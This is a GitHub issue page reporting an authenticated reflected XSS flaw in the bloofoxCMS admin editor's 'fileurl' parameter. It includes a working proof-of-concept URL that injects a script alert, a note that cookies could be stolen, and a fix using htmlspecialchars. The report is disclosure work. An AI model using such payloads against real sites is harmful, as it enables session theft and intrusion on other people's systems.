New issue

Jump to bottom


Authenticated RXSS in 'fileurl' parameter #8

Open **u0pattern** opened this issue on Dec 27, 2020 · 0 comments

u0pattern commented on Dec 27, 2020

I found an Authenticated RXSS in 'fileurl' parameter, the 'fileurl' input was not safely sanitized.

PoC :-



```
host.fiddler/bloofoxCMS/bloofoxCMS/admin/index.php?mode=settings&page=editor&fileurl=<script>alert(1)</script>
```

bloofoxCMS Admincenter

Username: admin

Administration / Editor

You have not the permissions (chmod 666) to write in this file.

1

http://localhost/bloofoxCMS/admin/index.php?mode=settings&page=editor&fileurl=<script>alert(1)</script>

Impact

The attacker can execute a HTML/JS Code (the attacker can stealing cookies,etc..)

Fix

Use htmlspecialchars function

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

1 participant